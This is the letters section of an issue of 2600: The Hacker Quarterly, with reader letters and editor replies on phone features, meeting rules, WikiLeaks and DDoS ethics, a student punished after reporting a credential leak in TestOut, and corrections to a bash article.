Wow. How do people manage to believe in such things? You actually think that if you bought a copy of our magazine with a credit card, the FBI would start watching you? If that were only true, we could wind up making that agency extremely busy. Sure, if you're up to all sorts of suspicious activity, you very well might have people in law enforcement monitoring your activities. But you would also very likely get caught at it. Simply buying something on your credit card, unless it's stolen nuclear materials, is not going to get you on any sort of a list. By acting as if such things are true, you help to make such a world a reality to you and others who might believe such things. There are many threats out there and it's up to us to learn what's real and what's not.

Dear *2600:*

I haven't had a land line telephone for over a decade now, but recently an old POTS feature popped into my mind (because the incessantly catchy commercial jingle for it popped back into my head yesterday) and I recall it from my youth.

Known as "Repeat Call" in the Philadelphia and tri-state area, the *66 feature was introduced back when we didn't all have call waiting or direct-to-voicemail rollover. If Alice called Bob, but found his phone line busy, she could opt to hammer Bob's number, but without much effort on her end. Allowing Alice's phone to remain on-hook, Repeat Call would have the local CO (I assume?) keep making dialing attempts on Bob's line (or just have it check the status of Bob's line?), and then ring back Alice if the situation was resolved. I do not recall 100 percent, but would Alice's phone alert with a distinctive ring, then she would hear dialing on the other end when she picked up?

My question is: how much of this am I remembering correctly, and how much do some of the old-timers and phone veterans at *2600* know of this feature? What was actually happening on the CO end? Could this feature work between regions? A bit of quick Googling shows me that the *66 function appears to still be available in some modern systems and current service areas (or at least it's still in the documentation).

I'd love to know more about this piece of my memory, which (according to those amusing TV commercials) absolved the troubles of so many afflicted people expressing ire and frustration at their home phones as that sing-song jingle rang out over and over again... "repeat call, repeat call-al-al."

Deviant Ollam

*This feature does still exist for those rare instances where you actually encounter a busy signal. Back in the days when not everyone had call waiting, the Repeat Dialing function (as it was called in Bell Atlantic areas) was a bit more useful, albeit a rip-off even then. It was initially only available in your own local area and gradually expanded outwards so that you could use it nationwide. Your phone would indeed ring distinctively to let you know that *66 was calling you back. You'd then pick up the phone and hear ringing (no dialing), unless the other person had gotten back on the phone in that brief time period, in which case you'd hear a recording telling you that the line had "become busy again" and that you had to start the process over by dialing *66 again. Oh yes, and you were still charged for the failed attempt. An interesting sidenote: to this day, people in our area who encounter a busy signal will hear a recording come on the line that says: "The line is busy. But you can have Bell Atlantic keep trying and call you back when the line becomes available for 75 cents by dialing 3. No charge for Repeat Dialing subscribers." Bell Atlantic hasn't existed since 2000 and apparently Verizon hasn't gotten around to updating their recordings in all that time.*

Dear *2600:*

Transcend has a series of snow goggles with an onboard Android OS to provide a heads-up

display in the lower right corner of the lens that shows speed, altitude, GPS location, etc. If we can put this much tech into snow goggles, can you imagine the possibilities available for the use of this technology in other fields?

Joshua

It does sometimes keep us up at nights.

Dear *2600:*

Does *2600* take hacker fiction as well?

Matthew

Yes, we've printed a number of hacker fiction pieces in recent years. Simply send your submission to articles@2600.com and make sure to tell us it's fiction as we can be extremely gullible.

Dear *2600:*

I currently run a *2600* club in Brisbane, Australia. We've been active for a couple of years now.

I tried to get us listed a few times, but never got a response besides the usual auto-response. I was wondering why that was. I had my suspicions that it was because we meet on a different day as the rest of the clubs (we meet on the first Saturday of every month at 7:30 pm because most of our members live outside of the city and couldn't meet at the usual time).

Would that fact cause us to not be considered an official *2600* club?

Haggis

This would most definitely be the reason for not being listed. We should also take a moment to point out that the meetings we have are not part of any club and that attendees are not considered members of anything. This also means that no person can "run" them. Anyone is allowed to attend and all ages and backgrounds are welcome. Of course, anyone can start their own club and impose conditions for membership. We just ask that the above apply to any meeting that has our name on it. Now, concerning the day issue, this is how we've done it since the first meetings back in 1987. There have always been people who couldn't make the first Friday, just as there would be people who couldn't make other days or times. But we've never heard of a case where an entire city was unable to attend on a Friday. Having the meetings on the same day worldwide (the time is completely open) makes it easy to remember what day is "meeting day." We've invited feedback on alternative ways to do this but nothing has come of it. We've gotten suggestions for the first Saturday, third Thursday, and every Sunday. We think this would be very confusing and almost impossible to list. But there is one way to be as inclusive as possible. Non-2600 meetings can happen anytime under any conditions. Existing 2600 meetings can be used to spread the word about these. Free ads can be taken out in our magazine by subscribers to let the world know of these other gatherings. We're still open to suggestion on other ideas. But we think the system is working about as well as it ever has.

Dear *2600:*

I've been an international subscriber for several years. Lately, I've noticed that the magazines arrive to me with the envelope flap only lightly sealed, or completely unsealed (but still sticky). Sometimes the envelope flap is taped closed. How do you normally seal the envelopes for international mailing?

pseudofed

We will check with the folks who handle the international subscriptions and make sure the envelopes are sticky enough or consistently taped. They should never be completely unsealed.

Dear *2600:*

I am just looking for answers regarding the proper title for the *2600 Hacker Quarterly.*

Which is the proper title:

2600 Magazine: The Hacker Quarterly [month] [year]

2600 Magazine: The Hacker Quarterly [month] [year] [volume] [number]

2600: The Hacker Quarterly [month year]

2600: The Hacker Quarterly [month year] [volume] [number]

or other title?

Richard

It's strange how you didn't include the one you used in your first sentence before asking the question. We have no preference with regard to month, year, volume, and number (except that being a quarterly, we don't ever use months in the first place). The extended title we're known by mostly is "2600: The Hacker Quarterly" but we're also casually referred to as either "2600" or "The Hacker Quarterly." If you refer to us in the streets as "that hacker zine," people tend to know what you're talking about, which is pretty damn cool. We now also have the annual "Hacker Digest" (electronic) which adds all sorts of other fun naming possibilities.

Dear *2600:*

What is the strangest question received for the *2600* letters page?

HW

Nice try, but you're not even close.

Dear *2600:*

This letter was inspired by The Prophet's "The Telecom Informer" articles. Every time I read them, I feel like I'm brought to a futuristic world that's a cross between *1984* and *Akira*. I encourage readers to respond to this in the letters of *2600* and spark debate.

We all love the growing pace of technology that comes from China. My question to The Prophet and readers of *2600* is: What are your thoughts on the labor methods used to make some of our beloved technology? It's no secret that China has sometimes used questionable methods of labor in the manufacturing of technology and other household items like clothing. Socially conscious rappers like Vinnie Paz and Immortal Technique have sung about "slave labor." A little while back, Apple was under fire regarding the Chinese factories where iPods are made. The fashion world has been under scrutiny for a

long time for using "sweatshops." In the fashion world, people boycott sweatshops by wearing clothing only manufactured in the USA. Same with cars. Is it possible to boycott certain companies that use questionable labor by not buying computers from them? I hope this raises some interesting issues for our letters section.

Another question for The Prophet, or anyone for that matter, about technology. I've heard of vending machines that you can order from using SMS, Bluetooth refrigerators, and everything in between, mostly in the pages of *2600*. Can you write about these kinds of interesting uses of technology? I would like to hear more about how SMS is used in vending machines. I wonder if, in the near future, I may be able to text my microwave at home and tell it to heat up my dinner in 15 minutes.

2600, I hope you eventually move to a monthly magazine. Prophet, great writing. I smell a book. You should consider writing one. To fellow readers, let's have a discussion!

Jeffrey LaChord

The Prophet responds: "I don't have any firsthand experience with factory labor conditions in China, although I doubt any job is worse than being an outside plant technician during a lightning storm in America. Telecommunications plant is a tough job, no matter where in the world or where in the supply chain you are." On the other question: "Mobile payments are an exciting and growing area. In China and Europe, there is even SMS banking. There is a major convergence happening between RFID, smart phones, SMS and mobile data, and a lot of confusion in the market. Look for more on this topic when the dust settles. In 'The Telecom Informer,' I try to address contemporary topics while keeping them relevant for many years."

On WikiLeaks

Dear *2600:*

I just read an article about Interpol looking for Julian Assange (the WikiLeaks creator). I thought it may be an interesting idea to track him down and help DC and Interpol out with getting him. Here's the way I think about it. This guy is and has been a threat, a big threat at that. If it goes down successful, it's earning brownie points with DC and Interpol, and when you help people that are way up in the chain, it's more than likely all the other agencies down below them begin to cut you some slack in the future and/or use this as a good dealing chip in your favor. Here's the way I think about good and bad stuff in life. You could have done a lot of wrongs in life and the one right takes away all the wrongs you have done. Sometimes it works the opposite way- lol. It's just an idea. If you like the idea, please let me know. Thanks.

Maybeso

We're not big fans of the idea, sorry. For one thing, the hacker community should never be in service to any government agency, as it runs counter to all of our individualistic leanings. We are not soldiers or some kind of military resource to be exploited at will. The idea of getting a free pass to do God knows what in exchange for this type of service is wrong for a number of reasons. For starters, you would be quite foolish to assume you'd be safe in such a situation. More importantly, we should not be thinking of our activities as the types of things that are criminal in nature. Open source software, free communications, shared content, "forbidden" knowledge... these are all concepts that many in the mainstream view with hostility and suspicion, and for which some kind of penalty would not be out of the question. But by fighting for the right to embrace these ideas, we not only keep ourselves from being labeled as criminals, but we change the mainstream perception so that others throughout the world and in the future will also benefit from a more enlightened approach.

But it's especially nonsensical to believe whatever you're told about one man being some sort of supernatural threat against all that is right and good in the world. This isn't some James Bond movie and Julian Assange isn't Goldfinger. He happens to represent a whole lot of people and his work would be carried on with even more energy by others if he was taken out of service. The reason so many people support this is what you should be looking at and using to question your own beliefs. You may wind up coming to the same conclusion, but at least you'd realize that this isn't about one person, nor is it a simple good versus evil battle that's being fought. Rather, it's about completely different opinions on how to deal with "classified" material, opinions that have finally come into the forefront, due to technology and the actions of a few key people. The world has changed as a result and we'd best all figure out how to live there.

Dear *2600:*

Shit - oops - never mind bout my last email - I'm drunk.

Maybeso

At least you've got an excuse.

Dear *2600:*

I sincerely hope that Julian Assange is on the cover of your next issue.

Lucas

As you can see, your wish has come true (except in those parts of the world where we were forced by authorities to make a change and put something totally different on the cover).

Dear *2600:*

Given the media circus around the most recent releases from WikiLeaks and the arrest of Julian Assange, I'm sure you're getting many letters about the topic, and most are in Assange's favor. (I noted that the *2600* site is even hosting a mirror of the WikiLeaks site currently.) However, I, for one, have some serious reservations about

Assange's motivations.

WikiLeaks' MO seems to be the old hacker mantra of "information needs to be free," but the way that Assange has made seemingly no attempt to establish or protect his anonymity seems very un-hacker-ish. Instead, before his arrest, he was jet-setting around, giving press interviews, seemingly quite comfortable with his name and photo appearing everywhere. Given the fact that some of the countries whose secrets he was spilling have no problems with solving political inconveniences with well-placed bullets, I can't tell if he was crazy or merely an incredible egoist.

It's also worth noting that the documents that WikiLeaks released were not obtained by Assange himself, or other WikiLeaks "hackers." Rather, they were submitted by anonymous contributors, and Assange and others decided which ones were worth releasing. I can't help but wonder if perhaps Assange's long-range goal was to make his name known, then use that name to blackmail companies and governments to keep their information unreleased. It would be so easy when the information is literally coming straight to him. And who's to say that's not happening already?

I do think there was some value in releasing the information that WikiLeaks has released. However, the rock star way that Assange has gone about it has left a decidedly bad taste in my mouth, and, the validity of his sexual assault charges aside, I must admit I'm kind of glad to see him humbled a bit.

Anonymous

First, a correction. We're not hosting a mirror, but merely pointing wikileaks.2600.com to the actual WikiLeaks site, wherever that may happen to be at the moment. This became necessary when sites began to disappear at the behest of certain authorities. As for your feelings on the personalities involved in all of this, it's certainly not the first time we've heard these opinions. But, in the end, the real issue is whether having the ability to release such documents makes the world a better place. The motives of people's involvement can always be questioned, but if the organization itself is ultimately doing something positive, then it should be supported, period. It's especially disturbing to see other organizations purporting to do similar things tearing down each other's efforts. Freedom of information is not a competition, nor an exclusive possession. It all falls apart when disunity dominates.

Dear *2600:*

I appreciate you proposing alternatives to the DoS attacks in support of WikiLeaks. In my mind, the attacks were meant to stick a proverbial middle finger in the air at Amazon, MasterCard, Visa, PayPal, and the like. As such, I also appreciate the individuals who committed the attacks and the many who lent their computer cycles to accomplish the same. I am terribly conflicted about this issue because the rational side of me agrees that the backlash by stupid people in power will be disproportionate to whatever actual harms took place, while the tech nerd in me just wants to say damn the man and damn the consequences. I hope other members of the hacker community get the chance to voice reasoned opinions about all parts of this affair. Sadly, reasoned discussion rarely grabs headlines.

Stephen

Consider that the net is set up in such a way where anyone with sufficient access can take down their enemies and that the people doing this will not always be on your side. By somehow equating hacking with taking down a site, we turn hackers into weapons of one side or another. Our hackers take down their sites, their hackers take down ours. Not really what we signed up for. Instead, let's try getting the word of what we're all about into more places so that the authorities feel compelled to restrict things in order to keep others from hearing what we have to say. Recent events worldwide have shown that shutting off access isn't a very popular move in the eyes of the people. Let's not become the ones who do that, even when the message is offensive to us. Sometimes it's more effective to let your opponent speak out and show their true colors.

Dear *2600:*

Listen.

We the people, who support WikiLeaks, are on the defensive.

The other side (the organizations illegally harassing WikiLeaks - also known as "the Evil Empire") have already made clear they have no morals.

The only thing the Empire fears is leaks coming from within their own illegal investigations.

Let's hack, or demonstrate, or use any other strategy, to target these organizations for leaks!

In this way, our Internet can become stronger than their Empire.

B. Franklin

Well, somebody had to say it.

Wanted

Dear *2600:*

I'm surprised that your latest issue isn't buzzing about this so-called "Anti-Counterfeiting Trade Agreement." Not merely because it involves ISPs and even countries upping their security and enforcing firewalls, but because this sort of thing is extremely unconstitutional. The reason this is in binary is because they probably have DPIs and packet sniffers running for this sort of discussion. ACTA is kind of supposed to be a secret so shhhhh! What I really want to know, though, is this. Did you guys really not know about it, or did Big Brother tape your mouth shut about it? I would strongly encourage you to at least put an article out about it. Our community is a strong community, and one that could do some

real good against it. Not that I'm for piracy, as I'm not, but this is more than personal matters. This is about freedom, and isn't that what hacking is about? Freedom to do whatever you want?

hidn shadows

"Whatever you want" might be a bit much for most to handle, but the ACTA threat is definitely one we should all be aware of. We would certainly devote a good deal of space to an article that addressed its dangers and how hackers might fit in with the fight against it. This is precisely why we need informed people to write detailed pieces from a perspective we can all identify with. There are so many topics to cover in our pages and we all have our own unique experiences and fields of expertise. So consider this a call for something that addresses this head on. And yes, you did send us this letter in hex which made it stand out like a sore thumb. We trust you don't really believe that will somehow shield you from prying eyes.

Dear *2600:*

As a Jewish mother, I am going to appeal to your sense of duty! I know, this sounds ridiculous. However, "read" me out. You can check me out (obviously) normal parent, sane etc., etc. I would like you to do me an enormous favor, even though you don't know me. My daughter is dating a guy that my husband and I are, to say the least, not too keen about. There are many reasons, however, I would just like to know if he did or did not graduate. I know this sounds silly, however, I want to know if he is lying! If he is, then there are other things that would make sense. In the meantime, here is his information:

[Name, Age, Home Address, College deleted]

I have tried calling the school, however, they will not give me the information, even when I lied and said I was a prospective employer. I hope you don't fall on the floor laughing at this. My husband told me about your magazine. Of course, I am just able to use the computer for email etc. without throwing it on the floor when I cannot find something, so I seriously admire computer freaks, not that you are one! Please help me with this little task. I am sure it will take you less than a minute. I would be more than happy to make a contribution.

Worried Mother

We don't do this sort of thing for hire or to reach these kinds of conclusions. It's not that hard to find out if someone graduated from a college. A look at their yearbook would quickly answer that question and many colleges post that info on their websites. But even finding this out is not likely to change your feelings about this person. Continuing to try and convince your daughter that he's no good will likely only make their bond stronger. Instead, you should be supportive of her and there to listen if she has any doubts or uncertainties about where this is all going. That is how you can really help. You should also seriously consider that you might be wrong. You're likely to be able to do a whole lot more good if the people you care about aren't driven away by this sort of disagreement.

We trust this wasn't the kind of response you expected from the hacker community. The fact is that these types of issues aren't solved by the kinds of actions you see on a second rate TV show, but more so by the kinds of comments you see in a second rate advice column.

Discoveries

Dear *2600:*

I recently let my girlfriend into the wonderful world of hacking. I helped clear up some of the discrepancies in nomenclature and media portrayal, and pointed to the rich history of programmers and tinkerers that embody the hacking spirit. A few weeks later, she was doing research and I showed her how to view source in the browser and find embedded PDFs for download and offline use. She was hooked.

Just recently, I received this email from her: "I am a hacker! When my mom and Lindsay arrived in Florida, they discovered that the cable box in my mom's house was not working. So, they went to Time Warner and picked up a new one. Last night, we decided to watch *Sex and the City 2* (horrible decision). However, our plans were thwarted when we realized that my mom's old password which allowed her to order "on demand" movies no longer worked with the new cable box. Inspired by your ability to outsmart technological devices, I attempted to crack the code. After two tries, success! The code was "0000" - not the most difficult combo to guess. But, I guessed it nonetheless and felt empowered. Thought you might get a kick out of that. I did."

I thought you guys might get a kick of it, too.

The Cisco Kid

Sure, we could say that all they had to do was call the cable company to get the info they were obviously entitled to, but that would be missing the point. It is indeed that feeling of empowerment one gets when a system or policy is outsmarted that is so contagious to all of us. This is how one learns to embrace the hacker spirit. No textbook or classroom could ever come close.

Dear *2600:*

First I'd like to say that I'm a new subscriber and love the magazine. Especially the letters section, which is why I've decided to write in and share a past experience that to this day still pisses me off.

About a year ago, while working on a degree in information security, I took a class in digital forensics. The class was started as an introduction to a new forensics program the school was preparing to offer and was taught by one of the security instructors. During the course, we discussed RAM acquisition and how a wealth of information could be found sitting in memory, especially

passwords. We merely discussed this and didn't go much into it in class, but the subject piqued my interest and I decided to do what my instructor likes to call "discovery learning." I found a command line application that dumped the contents of RAM into a text file for analysis. I logged into one of the computers and accessed a few online accounts including my email, and an application we used called TestOut. In case anyone is not familiar, TestOut is basically video courseware to help people prepare for certification exams, such as Security+, Network+, CCNA, etc. Some classes used TestOut as supplemental material for the course. Anyhow, I logged into the different accounts (which were mine) and then dumped the RAM into a text file so I could see what passwords I could find in clear text. When I found my TestOut password, I noticed that there were other user names and passwords related to TestOut sitting in the memory dump. Lo and behold, they were the user names and passwords for all of the instructors who used TestOut in their classes, as well as the passwords for default accounts the school used to administer TestOut, all in a nice XML format.

I decided to "do the right thing" and, the next time I saw my instructor, I told him about the problem. The first words to come out of his mouth were "Sounds like you've been hacking." While normally I would say yeah, it was clear what he meant by that. He ended up imaging the hard drive from the computer I used to examine it for any hacking tools. I was threatened with possible expulsion and prosecution. All this after I showed him on two other machines exactly what I did and how the results are the same no matter what machine you run TestOut on.

Basically, TestOut would request your login information and instead of sending a hash to the server to authenticate, the server would send the login credentials back to the client and authenticate locally... leaving all of this information in RAM in plain text. I can't quite grasp why they did this, but it was pretty stupid.

Back to my story. In the end, I was "found innocent" of any wrongdoing, and didn't get into any actual trouble. However, the whole thing still bugs the hell out of me. I found a vulnerability, didn't use the information for my own personal gain, and reported it so that hopefully the problem could be fixed. And what I got in return were threats. I'd also like to point out that this instructor took full credit for finding the vulnerability, and to this day has everyone else on campus thinking that I'm some kind of scheming hacker who's up to no good. While I do consider myself a hacker, his definition is quite different than mine. By the way, this particular instructor is not only a security instructor, but is apparently a CEH and teaching the "hacking" class for the security program! WTF!

Well, thanks for the opportunity to vent. I'm glad to have found a community that I can relate to and that is willing to listen. Most of my friends that I talk to about this kind of stuff have no clue about what I'm saying and certainly no interest.

Anonymous

You certainly have our interest and sympathy. This story is, unfortunately, a rather typical one. But it serves to emphasize how the so-called experts oftentimes have no clue. Be content having the truth and the skill on your side and don't let this discourage you from continuing to be open and honest in what you discover. That is the true hacker spirit.

Grammar Words

Dear *2600:*

I have a question: "Besides the inordinate response to something as trivial as poor grammar - 'What is it that will truly outrage or even stir anyone today?' "

I remember growing up hearing this wonderfully clever saying: "The pen is mightier than the sword." What is it that would stir the people of today? What could be written or shown that would knock people out of their recliners? We seem to live in a world where our fellows are in a schizophrenic state - inappropriately responding to the infuriating with ambivalence - and clamoring about something that is so meaningless like baseball. How many people have heard about WikiLeaks for example and can settle into their casual living room-based existence and post responses to a "3 Second Video" on YouTube? Then afterwards - becoming for example - temporary armchair grammarians? Anyone irritated at all? I am... Analyze that?

I often wonder if I am just overreacting.

kyle w

Dear *2600:*

I am sitting here reading your grammar response in 27:1, and laughing out loud. I think that if a spelling/grammar teacher read that short paragraph, they would have a coronary. Bravo!

drlecter

Dear *2600:*

I am acutely embarrassed to admit that my message excoriating Adam for his misunderstanding of the basic grammatical rules regarding agreement in number of the subject and predicate of a sentence included a glaring example of disagreement in number of the subject and the predicate of a sentence.

The sentence, in pertinent part, should have been written: "the members of the *2600* staff are ..."; or, "the *2600* staff is..." (which is correct, but ugly); or, "the *2600* staff members are ...".

Note that the period terminating the previous sentence is correctly placed because the quoted phrase ends with an ellipsis.

RWM

Moving on.

Advice

Dear *2600:*

My message for *every* hacker out there is to *change* your *passwords* as often as possible. No, not just so that you won't be hacked, but because it helps to improve memory and learning ability in the long term, as do most forms of curiosity, exploration, and so on. Change your passwords constantly, and keep different sites' passwords distinct. No matter how hard it seems to do, you *can* do it. You are a Hacker.

Jane Doe

And with that, a career of hacker motivational speaking is launched.

Dear *2600:*

Geek Squad is still on the loose! I read the back issue (25:2) article on the Geek Squad's lousy security. Even the most uneducated hacker could easily gain access to the entire Geek Squad's customer info database with a simple key logger and some basic social engineering. The Geek Squad has not changed their ways - they still use passwords when on house calls and they open all their customers to having their credit card numbers stolen.

I am currently trying to educate all the people I know through my small tech repair business. I provide a safe and secure style of fixing computer issues where customers don't have to enter any kind of personal data. I want to encourage all readers of *2600* to spread the word about Geek Squad's security hole and to encourage others to turn to more secure ways of fixing their technology.

Anonymous

Yes, we can't believe we're saying it either
but this could be a real good way to stay
in touch during important hacker events.
We won't send you a lot of useless crap,
just the important stuff.
twitter.com/2600

Voice of the People

Reaching Out

Dear *2600:*

I've been a fan of your publication for quite some time before subscriptions became available for Kindle, at which point I finally got myself a subscription. Part of what I love about *2600* is the sheer gravity of some of the great hacks, especially the ones that were serious risks to education systems and big businesses. What I don't understand, though, is how it seems that the talk of hackers being misrepresented in the mainstream media (a redundant issue at best) has overshadowed the fact that hackers should be seeking more allies, rather than distancing ourselves. It seems very easy to simply write off anonymous script kiddies and their DDoS tactics, but it also seems far too easy to lose the reasoning for these attacks in the arguments against the attacks themselves.

Just because they're not real hackers doesn't mean that they don't have anything to say on subjects that are clearly near and dear to the hacker community, especially in the realm of Internet censorship. It's easy to talk about how the world is becoming less free and how it's relevant to hacking. But it seems absurd to chastise people for using the only tactics they know when talking, writing letters to senators, and publicizing the truth clearly accomplishes nothing. And for those of us who condemn their tactics as crude - while admitting that going about things the legal way is completely ineffective - is it not a show of our own complacency to fail to present alternative options?

Hackers are depicted as villains in the media largely because of these kinds of blunt, poorly thought out attacks by non-hackers, but is it any better that we can only seem to depict ourselves as victims of this same media? Setting information free can be a heroic act, but at some point we may come to realize that information gives people a reason to fix things, not the ability to do so. At some point, we must realize that in a world where every aspect of the governments/businesses that run things - without our consent - is stored in a vast network of computers, every aspect of our own finance is controlled and stored in a vast network of computers, and (nearly) every aspect of our own social interaction is stored in a vast network of computers, (computer) hackers are the only people left with the power to enact any real change. The very existence of this power in an unjust society can only serve as a reminder of our responsibility to use it.

Basically, what I'm trying to say is that as hackers, we need to stop whining and come to a very simple realization. We are freaking Spiderman, and it's now our job to go out and save the world whether we like it or not. And it probably wouldn't hurt if we recruited more Spidermen in the process, perhaps even from the swarm of script kiddies. What do you guys think?

And, as a side note, I thought I'd mention: Never bother composing an email on a Kindle. It's a serious pain in the ass.

D351

You raise good points in recognizing the potential value of anyone who understands what the issues are, along with the difficulty of emailing on Kindles. We certainly don't want to dismiss anyone prematurely. However, to say that "talking, writing letters to senators, and publicizing the truth clearly accomplishes nothing" is doing precisely that to others, whether they be the "enemy" or the unenlightened masses. These methods should never be written off as pointless, no matter how frustrating the process may become. The very nature of hacking tells us to keep trying against the odds. Why should this be any different? Plus, we find that we win many allies by rationally presenting the facts, not by simply shutting down the opposition, which is all that DDoS attacks accomplish, apart from gaining sympathy for those we oppose. If we truly believe in what we're saying, then we fight on that. Only when we start to have doubts in ourselves should we resort to desperate acts that accomplish nothing.

New Stuff

Dear *2600:*

Before I delve into the main point of my letter, I'd like to say two things. The first thing is that I've long admired the articles and letters printed in *2600* and find them to be both informative and interesting to those of hacker mindset. Secondly, I'd like to preface by expressing my hope that this letter does not come off as a shameless advertisement or self serving, and I'd simply like to expose readers to a possible site of interest. The site in question is 1337-chan.org, an image-board with a posting style very similar to other popular forums like 4chan, 7chan, etc. I decided to write because I was inspired by both my own desire to see the site prosper and gain a dedicated community, but also to give hackers (and other tech-minded individuals) a simple and accessible way to discuss their practice. I found this second reason especially important after reading a recent *2600* letter where a reader asked for such an outlet. Sharing of ideas is key to hackers who yearn for knowledge and I feel that being able to share information in real time within the framework can be a very useful tool. To wrap up, thank you very much for reading (and hopefully publishing) this

letter, and thank you for any and all future support.

(Side note: The "1337" in 1337-chan is not used to infer we're "31337 h4X0rs," but only to meet the "number_chan" theme. In reality, we just love the topic and would enjoy sharing knowledge in the community.)

Shadow
Admin at 1337-chan.org

And now, the community will judge you. We wish you luck.

Dear *2600:*

Long time reader and fan here. I'm working to promote the OWASP AppSec USA 2011 conference, where we'll be celebrating our tenth year as an organization. Would it be possible to get the following listed in the Hacker Happenings page of the next issue of *2600*?

OWASP AppSec USA 2011
Minneapolis Convention Center
Minneapolis, MN
www.appsecusa.org

OWASP is a nonprofit and keeps the price as low as possible for conferences (e.g., AppSec USA 2011 is $335.75-$385.75 for non-students at the moment), but one thing of note is that students get in for $75 with student ID and proof of enrollment, and so I was hoping that would fit the criteria of not being ridiculously expensive. Everyone's welcome, especially students and people who support open contribution.

Adam

It's a bit pricey for the general public to qualify for the Hacker Happenings page but it's an event worthy of note so we'll help you spread the word here. It takes place September 22-23, incidentally.

Meetings

Dear *2600:*

I'm looking for a person who can hack into an email account. I was thinking about attending the meeting in Philadelphia at 30th Street Station, and asking around at the meeting for someone who could help me. I just wanted to make sure that the meeting still takes place. Are there any other details I need to know about finding the meeting place? Do you think that I will be successful in finding someone while there who can help me? Thank you for your anticipated help.

Sherlock Holmes

The meeting still takes place at these coordinates but you're not likely to be successful in your quest as stated. Why? Because this is almost precisely how the mass media and lawmakers view hackers - as individuals who spend their time breaking into other people's email accounts, changing grades in school, transferring money to their bank accounts, stealing identities, launching missiles, releasing chemical agents into the atmosphere, and not paying for music. We're rather sick of it. In fact, asking such a question at a gathering of hackers just might be the final straw and, since we're so dangerous, there's no telling what we might do when enraged. But here's an idea. Why not go to the meeting and ask for advice on how you can protect an email account from the sort of person who would want to break into it? You'll find that people will offer very good advice on how to safeguard your privacy and, if you're clever, you might be able to use that knowledge to figure out where the weaknesses are. What you do beyond that point is on you.

Dear *2600:*

I am a PhD student in the public administration program at the Maxwell School of Syracuse University and would like to attend an upcoming Friday meeting. I would like to interview several *2600* people. These interviews will be used for research purposes only.

My dissertation examines how knowledge practices in contemporary social movements affect administrative practices. The open and free software movement is one of my (three) social movement cases. Based on my research, people working for government organizations benefit from the knowledge that the free and open source movement developed. It appears to me that many movement people informally collaborate with their peers who are employed by government agencies or some people employed by government agencies also participate informally in movement groups. In my case, I look at the *2600* hacker community as well as the community of civic technologists ("civic hackers") in New York City.

I would like to interview those people who (1) would like to share their opinion/stories on informal knowledge exchanges between the *2600* community and government agencies (excluding law-enforcement agencies). (2) I am interested in learning the opinion of *2600* people about civic technologists who (in my theory) represent the same free and open software movement and its hacker ethics. Civic technologists are involved in government-oriented projects, such as developing open 311 systems.

I believe you have had many PhDs who examined hacker culture in the past. However, my main argument that it is good for government officials to learn from people is something that might be fun for many of you to discuss (or trash).

Is there anyone who would want to introduce me to the *2600* crowd? I don't want to wander around like a complete stranger (which I am, of course).

Vadym

This letter came in a while back so you've hopefully already talked to some people. This is a fairly standard request that is received now and then for our meetings all over the world. We welcome the opportunity to be able to show our perspective to people who are interested in looking at it from an angle that perhaps we haven't thought of ourselves. For those interested in talking to hackers at the meetings, you needn't worry about not knowing anyone or standing out in any way. We meet in public because we want to meet the public. You'll find some remarkably enlightened individuals who at-

tend and, while there is no one voice that speaks for the entire community, if you converse with as many as are willing to talk, you should come away with a sense of what we're all about. And we'll probably learn some interesting things from you as well.

Dear *2600:*

I would like to attend a meeting in L.A. Do I need to pay, give notice, or just show up?

Jesse

Just show up at the appointed time on the first Friday. All of our meetings are free and open to anyone who wants to attend.

Dear *2600:*

Hey, I live in the Netherlands. Do you have meetings there too?

Peter

In fact, we do. There is a meeting in Utrecht. If that's not convenient, feel free to visit our meetings page at www.2600.com/meetings to see how to set up or find a meeting in your area.

Dear *2600:*

I am moving to an area that doesn't have any *2600* meetings except if you want to drive 100 miles to the nearest one. I was wondering if there are any other procedures or are they all on the meetings website?

Paul

The website pretty much says it all but we do prefer that meetings not be too close together, since the idea is to meet people you don't already know from your local area. A hundred miles is a hike but some might be able to swing that once a month and, if it's possible, it's well worth the trouble. Meetings work best in cities since more people are around and they're easier to get to.

Dear *2600:*

I've been a reader for a while, but have never attended a meeting. I see the Virginia Beach meeting is still listed in the meetings area. Do you happen to know if this is still going on? Or maybe have the contact info of whoever heads it up? I'm interested in going.

Icarus

If it's listed, then it still exists, at least until enough people say it doesn't. We don't give out any contact info but many meetings have official websites and you might be able to make some connections there. Otherwise, just show up and bring a friend if you can. It's not unusual for attendance to vary from month to month and, if you find it's not as big as you expected, you can play an important role in improving that by spreading the word and getting the enthusiasm level up. This is why every meeting belongs to every attendee equally. We all have the power to make it worthwhile.

Dear *2600:*

I didn't see any listing at all for West Virginia, so I was wanting to make one for Clarksburg. I haven't ever been to any *2600* meetings, but I would love to go. All are very far away! I would like to see one for Meadowbrook Mall.

Also, you can tell everyone that this place (www.almostheavendesserts.com) has a computer you can use for free and they don't monitor it very much. As far as I can tell, there are no restrictions. I have to type fast because I don't want them to know that I wrote this.

Anyway, I was wanting to see if you can post a wanted meeting for West Virginia or something. If not, then I understand. Plus, I won't be checking on this account since I have made it here. LOL

jason

And another great meeting enters the gestation period.

Clarifications

Dear *2600:*

Just an FYI. Lived in GTMO for six years and the payphones from Naval Base GTMO (27:4) are actually not "pay phones." All local calls in the base are free and all long distance calls from these phones have to be made with a calling card.

DR

From the pictures, they do appear to be payphone-like in nature and these days it's not at all unusual for such phones to no longer take coins. Other than that, we'd like to know of any specific operational differences along with more detailed pictures.

Dear *2600:*

In the article "Bash Bash Bash!" by Douglas Berdeaux (27:4), there are several instances where pairs of apostrophes (') have been replaced in the printing by smart quotes. This makes the shell scripts difficult for a person to read, and impossible for a computer to execute.

The first one is at the bottom of page 6, where the sed command should read: sed -e 's/ /\\/g' -e 's/\-/\\-/g'

There are numerous others involving the quoting of arguments to sed. Three more at the top of column 2 of page 7, in the l33t translator. Another one three quarters down that column. Three more smart quote replacements of apostrophes in the script at the bottom of column 1 of page 8.

Adding to the confusion is the author's use of back-tick substitution at the bottom of page 6. The line could be rewritten using $() instead, as: MEDIA$(echo $1 | sed -e 's/ /\\/g' -e 's/\-/\\-/g') This is much more readable.

carl

Thanks for the input. We hope you appreciate the humor of your last two sentences to anyone who isn't a programmer.

Dear *2600:*

Many thanks for an interesting magazine.

I do have a couple of minor corrections/alternatives for the "Bash Bash Bash!" article in 27.4.

Douglas Berdeaux has an example on how to use a shell script to make VLC not spawn a new window every time he clicks on a video file in Nautilus. And though it probably works, it's an example of bad practice. A way better method would be to always run VLC with the "--one-instance" flag and

never issue killall.

